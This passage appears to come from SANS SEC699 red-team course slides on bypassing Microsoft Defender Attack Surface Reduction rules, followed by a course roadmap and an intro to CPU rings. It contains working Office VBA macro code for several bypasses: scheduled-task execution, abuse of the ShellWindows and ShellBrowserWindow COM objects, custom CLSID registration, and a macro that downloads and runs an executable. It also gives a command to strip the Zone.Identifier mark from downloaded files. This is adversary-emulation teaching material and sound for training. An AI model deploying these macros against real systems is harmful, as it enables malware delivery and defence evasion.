So how could we possibly bypass this control? Blocking Office applications from creating any child process is a fundamentally strong rule…

A first bypass strategy is actually provided / facilitated by Microsoft themselves. Although not as nice as expected, relying on instantaneous scheduled tasks allows us to execute our desired executable. Creating an instantaneous scheduled task first-of-all requires a Visual Basic helper function which will allow us to convert time to an appropriate format. This function is provided by Microsoft on the following URL:

https://docs.microsoft.com/en-us/windows/win32/taskschd/time-trigger-example--scripting-

ATTACK SURFACE REDUCTION RULES: EXAMPLE 1 (4)

Bypass "Block all Office applications from creating child processes" through scheduled tasks.

```vb
Sub Test()
    Const TriggerTypeTime = 1
    Const ActionTypeExec = 0
    Set service = CreateObject("Schedule.Service")
    Call service.Connect
    Dim rootFolder
    Set rootFolder = service.GetFolder("\")
    Dim taskDefinition
    Set taskDefinition = service.NewTask(0)
    Dim regInfo
    Set regInfo = taskDefinition.RegistrationInfo
    regInfo.Description = "Start notepad at a certain time"
    regInfo.Author = "Author Name"
    Dim principal
    Set principal = taskDefinition.principal
    principal.LogonType = 3
    …
```

VB

Payload 1/3

SOURCE: https://docs.microsoft.com/en-us/windows/win32/taskschd/time-trigger-example--scripting-

Attack Surface Reduction Rules: Example 1 (4)

Creating a scheduled task is quite straightforward if we follow the Microsoft documentation (they even provide some sample code). The first part shown in the above snippet creates the unregistered scheduled task and defines its execution conditions as well as some basic information such as the task's author and description. During emulation activities, we would typically select a generic, benign-looking, task author and task description!

ATTACK SURFACE REDUCTION RULES: EXAMPLE 1 (5)

- Bypass "Block all Office applications from creating child processes" through scheduled tasks.

```vb
…
Dim settings
Set settings = taskDefinition.settings
settings.Enabled = True
settings.StartWhenAvailable = True
settings.Hidden = False
Dim triggers
Set triggers = taskDefinition.triggers
Dim trigger
Set trigger = triggers.Create(TriggerTypeTime)
Dim startTime, endTime
Dim time
time = DateAdd("s", 1, Now)
startTime = XmlTime(time)
trigger.StartBoundary = startTime
trigger.ID = "TimeTriggerId"
trigger.Enabled = True
…
```

VB

Payload 2/3

SOURCE: https://docs.microsoft.com/en-us/windows/win32/taskschd/time-trigger-example--scripting-

Attack Surface Reduction Rules: Example 1 (5)

Next up, we need to define the task's triggers. As we wish for the task to execute as soon as possible, we plan the execution the next second and ensure both the trigger and scheduled task itself are enabled. You can see, at this stage, we are using the previously created XmlTime function to receive the time in the expected format.

ATTACK SURFACE REDUCTION RULES: EXAMPLE 1 (6)

Bypass "Block all Office applications from creating child processes" through scheduled tasks.

VB

```
    Dim Action
    Set Action = taskDefinition.Actions.Create(ActionTypeExec)
    Action.Path = "C:\Windows\System32\calc.exe"
    Call rootFolder.RegisterTaskDefinition( _
        "Test TimeTrigger", taskDefinition, 6, , , 3)

End Sub
```

Payload 3/3


SOURCE: https://docs.microsoft.com/en-us/windows/win32/taskschd/time-trigger-example--scripting-

Attack Surface Reduction Rules: Example 1 (6)
Finally, we bind our payload to the action performed by the scheduled task. In the above example, we use "calc.exe" as an example payload. In a real scenario, we could first write / download a payload and subsequently execute it.

The last stage of the bypass requires us to register the scheduled task which will trigger the next second, hence bypassing ASR.

ATTACK SURFACE REDUCTION RULES: EXAMPLE 1 (7)

- Bypass "Block all Office applications from creating child processes" through scheduled tasks.



SOURCE: https://docs.microsoft.com/en-us/windows/win32/taskschd/time-trigger-example--scripting-

Attack Surface Reduction Rules: Example 1 (7)
Putting it all together, on the slide we can see how we successfully executed calc.exe, hence bypassing Attack Surface Reduction. Again, it's interesting to note how this bypass is fully documented by Microsoft themselves. ☺

Overall, though, the process is rather long and verbose. Let's see if we can find any other ways to bypass this rule.

ATTACK SURFACE REDUCTION RULES: EXAMPLE 1 (8)

Bypass "Block all Office applications from creating child processes" through the COM **`ShellWindows`** and **`ShellBrowserWindow`** objects.

```vb
Sub Test()
    Set ShellWindows = GetObject("new:9BA05972-F6A8-11CF-A442-00A0C90A8F39")
    Set ItemObj = ShellWindows.Item()
    ItemObj.Document.Application.ShellExecute "C:\Windows\System32\calc.exe", "", "", "open", 1
End Sub
```

VB

```vb
Sub Test()
    Set ShellBrowserWindow = GetObject("new:C08AFD90-F2A1-11D1-8455-00A0C91F3880")
    ShellBrowserWindow.Document.Application.ShellExecute "C:\Windows\System32\calc.exe", "", "", "open", 1
End Sub
```

VB

SOURCE: http://blog.sevagas.com/IMG/pdf/bypass_windows_defender_attack_surface_reduction.pdf

Attack Surface Reduction Rules: Example 1 (8)
Relying on COM Objects is an often-used exploitation technique. We will discuss it in a lot of detail on Day 4 of the course!

"The Microsoft Component Object Model (COM) is a platform-independent, distributed, object-oriented system for creating binary software components that can interact. COM is the foundation technology for Microsoft's OLE (compound documents), ActiveX (Internet-enabled components), as well as others."

– https://docs.microsoft.com/en-us/windows/win32/com/the-component-object-model

COM Object are often referred to by their CLSID, a unique identifier. Leveraging a COM Object has the advantage that interactions aren't easily monitored, often leaving doors open to unintended usages.


One of these unintended consequences is the bypass of ASR through the ShellWindows of CLSID 9BA05972-F6A8-11CF-A442-00A0C90A8F39.

By using the Visual Basic GetObject method, one can create a new ShellWindows and through multiple properties invoke an arbitrary execution.

Another well-known COM Object is the ShellBrowserWindow *(a.k.a. WebBrowser2)*. This COM object of CLSID C08AFD90-F2A1-11D1-8455-00A0C91F3880 enables us to bypass ASR in just two lines; it's as short as it will get.

ATTACK SURFACE REDUCTION RULES: EXAMPLE 1 (9)

Bypass "Block all Office applications from creating child processes" through the COM **`ShellWindows`** **and** **`ShellBrowserWindow`** objects.



SOURCE: http://blog.sevagas.com/IMG/pdf/bypass_windows_defender_attack_surface_reduction.pdf

Attack Surface Reduction Rules: Example 1 (9)
As observable in the above screenshot, these three simple lines enable us to bypass ASR and launch the calculator again.

ATTACK SURFACE REDUCTION RULES: EXAMPLE 1 (10)

Bypass "Block all Office applications from creating child processes" through the COM **`ShellWindows`** and **`ShellBrowserWindow`** objects.

SOURCE: http://blog.sevagas.com/IMG/pdf/bypass_windows_defender_attack_surface_reduction.pdf

Attack Surface Reduction Rules: Example 1 (10)
Finally, another screenshot of the "ShellBrowserWindow" COM object abuse!

ATTACK SURFACE REDUCTION RULES: EXAMPLE 1 (11)

Bypass "Block all Office applications from creating child processes" through a custom COM object.

VB

```
Sub Test()
    Dim Wsh As Object
    Dim Clsid, RegKeyClass, RegKeyLocalServer As String
    Clsid = "{26FBA97B-75A7-45A5-BAAE-6AB366373275}"
    RegKeyClass = "HKEY_CURRENT_USER\Software\Classes\CLSID\" & Clsid & "\"
    RegKeyLocalServer = RegKeyClass & "LocalServer32\"
    Set Wsh = CreateObject("WScript.Shell")
    Wsh.RegWrite RegKeyClass, "SEC699", "REG_SZ"
    Wsh.RegWrite RegKeyLocalServer, "C:\Windows\System32\calc.exe", "REG_EXPAND_SZ"
    GetObject ("new:" & Clsid)
End Sub
```


SOURCE: http://blog.sevagas.com/IMG/pdf/bypass_windows_defender_attack_surface_reduction.pdf

Attack Surface Reduction Rules: Example 1 (11)
As we are working with CLSIDs, let's have some fun! It is entirely possible to register our own custom COM object and invoke it as easily afterwards.

COM object CLSIDs are registry keys that expose a sub-key called "LocalServer32", which has a target DLL or executable as value. By registering a new CLSID (i.e., 26FBA97B-75A7-45A5-BAAE-6AB366373275 above) and pointing the "LocalServer32" to our payload, one can easily trigger the execution by calling the Visual Basic GetObject method.

As CLSIDs are meant to be shared, a stealthier approach could furthermore rely on one malicious file to drop our payload and register the COM object while another file would be in charge of triggering the execution.

We will have more fun with COM objects on Day 4 when we discuss COM object hijacking for stealth persistence!



Attack Surface Reduction Rules: Example 2 (1)

A second rule, useful to counter the previous suggestion of having a malicious Office document serve as dropper is "Block Office applications from creating executable content" (GUID 3B576869-A4EC-4529-8536-B80A7769E899). In Microsoft's documentation, we can find the following description for the rule:

> *"This rule prevents Office apps, including Word, Excel, and PowerPoint, from creating executable content.*
>
> *This rule targets a typical behavior where malware uses Office as a vector to break out of Office and save malicious components to disk, where they persist and survive a computer reboot. This rule prevents malicious code from being written to disk."*

Can you think of any techniques to bypass this rule?

ATTACK SURFACE REDUCTION RULES: EXAMPLE 2 (2)

- "Block Office applications from creating executable content" does not appear to be very effective…

```vb
Sub Test()
    Dim path As String
    path = Environ("TEMP") & "\calc.exe"
    Dim url As String
    url = "http://127.0.0.1:8000/calc.exe"
    Dim WinHttpReq As Object
    Set WinHttpReq = CreateObject("Microsoft.XMLHTTP")
    WinHttpReq.Open "GET", url, False
    WinHttpReq.send
    If WinHttpReq.Status = 200 Then
        Set oStream = CreateObject("ADODB.Stream")
        oStream.Open
        oStream.Type = 1
        oStream.Write WinHttpReq.responseBody
        oStream.SaveToFile path, 2
        oStream.Close
    End If
    Shell path
End Sub
```

VB

SOURCE: http://blog.sevagas.com/IMG/pdf/bypass_windows_defender_attack_surface_reduction.pdf


Attack Surface Reduction Rules: Example 2 (2)
No need to overthink it; it appears that this rule isn't effective. The above snippet is a VB payload which downloads an executable file over the internet and writes it to disk.

ATTACK SURFACE REDUCTION RULES: EXAMPLE 2 (3)

- "Block Office applications from creating executable content" does not appear to be very effective…

SOURCE: http://blog.sevagas.com/IMG/pdf/bypass_windows_defender_attack_surface_reduction.pdf

Attack Surface Reduction Rules: Example 2 (3)
The above screenshot shows the code in action: We can download an executable file, write it to disk, and execute it!



Attack Surface Reduction Rules: Example 3 (1)
Another rule, useful to block often-used features in bypasses, is the ASR "Block Win32 API calls from Office macros" rule (GUID 3B92E97FA1-2EDF-4476-BDD6-9DD0B4DDDC7B). In Microsoft's documentation, we can find the following description for this rule:

> *"Office VBA provides the ability to use Win32 API calls, which malicious code can abuse. Most organizations don't use this functionality, but might still rely on using other macro capabilities. This rule allows you to prevent using Win32 APIs in VBA macros, which reduces the attack surface."*


Can you think of any techniques to bypass this rule?

ATTACK SURFACE REDUCTION RULES: EXAMPLE 3 (2)

- "Block Win32 API calls from Office macros" does not appear to be very effective…


```
Declare PtrSafe Function MessageBoxA Lib "user32.dll" (ByVal hWnd As Integer, ByVal txt As String, ByVal caption As String, ByVal Typ As
Integer) As Long

Sub Test()
    MessageBoxA 0, "Hello SANS!", "SEC699 VBA Win API Call", 0
End Sub
```

VB



Attack Surface Reduction Rules: Example 3 (2)


You might have guessed it, but this rule currently also seems to be ineffective. The above snippet declares a pointer to the Win32 MessageBoxA API (part of "user32.dll") and subsequently calls it to display a message. As you can see in the screenshot, it's definitely still effective!



Attack Surface Reduction Rules: Example 4 (1)
One more promising ASR rule is "Block JavaScript or VBScript from launching downloaded executable content" (GUID D3E037E1-3EB8-44C8-A917-57927947596D). In Microsoft's documentation, we can find the following rule description:

> *"Malware often uses JavaScript and VBScript scripts to launch other malicious apps.*
>
> *Malware written in JavaScript or VBS often acts as a downloader to fetch and launch additional native payload from the Internet. This rule prevents scripts from launching downloaded content, helping to prevent malicious use of the scripts to spread malware and infect machines. This isn't a common line-of-business use, but line-of-business applications sometimes use scripts to download and launch installers.*
>
> *File and folder exclusions don't apply to this attack surface reduction rule."*

We would gladly ask you if you could think of any bypass technique… but once more, the ASR rule doesn't seem effective?



Attack Surface Reduction Rules: Example 4 (2)
Files downloaded from the internet are branded by a specific ADS (Alternate Data Stream) named "Zone.Identifier". This ADS has the objective to inform Windows and any other application of the file's origin, often resulting in security prompts at execution.

To avoid these prompts and prevent a downloaded file from being identified as originating from the internet, the ADS can be removed. One of the many ways to perform this removal is through the PowerShell "Remove-Item" cmdlet:

"Remove-Item –Path payload.exe:Zone.Identifier"

When downloading files via VBScript, it is even easier to bypass this control. The Zone.Identifier ADS is not created for a file downloaded using the VB methods such as MSXML2.ServerXMLHTTP.6.0. As such, the ASR rule is not triggered by classic VB droppers.

Course Roadmap

- Introduction & Key Tools
- **Initial Access**
- Lateral Movement
- Persistence
- Azure AD & Emulation Plans
- Adversary Emulation Capstone

SEC699.2

Initial Intrusion Strategies
Traditional Attack Strategies & Defenses
Emulating Adversarial Techniques & Detections
Anti-Malware Scanning Interface (AMSI)
Office Macro Obfuscation Techniques
Exercise: VBA Stomping, Purging & AMSI Bypasses
Application Execution Control
Exercise: Bypassing Application Execution Control
ExploitGuard & Attack Surface Reduction Rules
Exercise: Bypassing Attack Surface Reduction
Going Stealth – Process Shenanigans
Zooming in on Windows Internals
Bypassing Security Products Through Process Shenanigans
Hunting for These Shenanigans
Exercise: Bypassing Modern Security Products
Conclusions

This page intentionally left blank.

EXERCISE: BYPASSING ATTACK SURFACE REDUCTION

Please refer to the workbook for further instructions on the exercise!

This page intentionally left blank.

Course Roadmap

- Introduction & Key Tools
- **Initial Access**
- Lateral Movement
- Persistence
- Azure AD & Emulation Plans
- Adversary Emulation Capstone


SEC699.2

Initial Intrusion Strategies
Traditional Attack Strategies & Defenses
Emulating Adversarial Techniques & Detections
Anti-Malware Scanning Interface (AMSI)
Office Macro Obfuscation Techniques
Exercise: VBA Stomping, Purging & AMSI Bypasses
Application Execution Control
Exercise: Bypassing Application Execution Control
ExploitGuard & Attack Surface Reduction Rules
Exercise: Bypassing Attack Surface Reduction
Going Stealth – Process Shenanigans
Zooming in on Windows Internals
Bypassing Security Products Through Process Shenanigans
Hunting for These Shenanigans
Exercise: Bypassing Modern Security Products
Conclusions

This page intentionally left blank.

OPERATING SYSTEMS RINGS

Modern Windows systems make use of a *protected mode*, with applications running in *user mode* (ring 3) unable to access critical memory sections, which run in *kernel mode* (ring 0). When an application wants to perform a privileged system operation, the processor must switch to ring 0 and hand over the execution flow into *kernel mode*. This is where system calls become relevant.




If ring 0 is known *as kernel mode*, and ring 3 is known as *user mode*, then what are rings 1 and 2?

Well, rings 1 and 2 can be customized with levels of access but are generally unused unless there are virtual machines running.

Operating Systems Rings

Older Operating Systems used to run in *real mode,* which means that the processor ran in a mode in which no memory isolation and protection was applied. Modern Windows systems make use of a protected mode, with applications running in user mode (ring 3) unable to access critical memory sections, which run in kernel mode (ring 0). When an application wants to perform a privileged system operation, the processor must switch to ring 0 and hand over the execution flow into kernel mode. This is where system calls become relevant.

If ring 0 is known *as kernel mode*, and ring 3 is known as *user mode*, then what are rings 1 and 2? Well, rings 1 and 2 can be customized with levels of access but are generally unused unless there are virtual machines running.

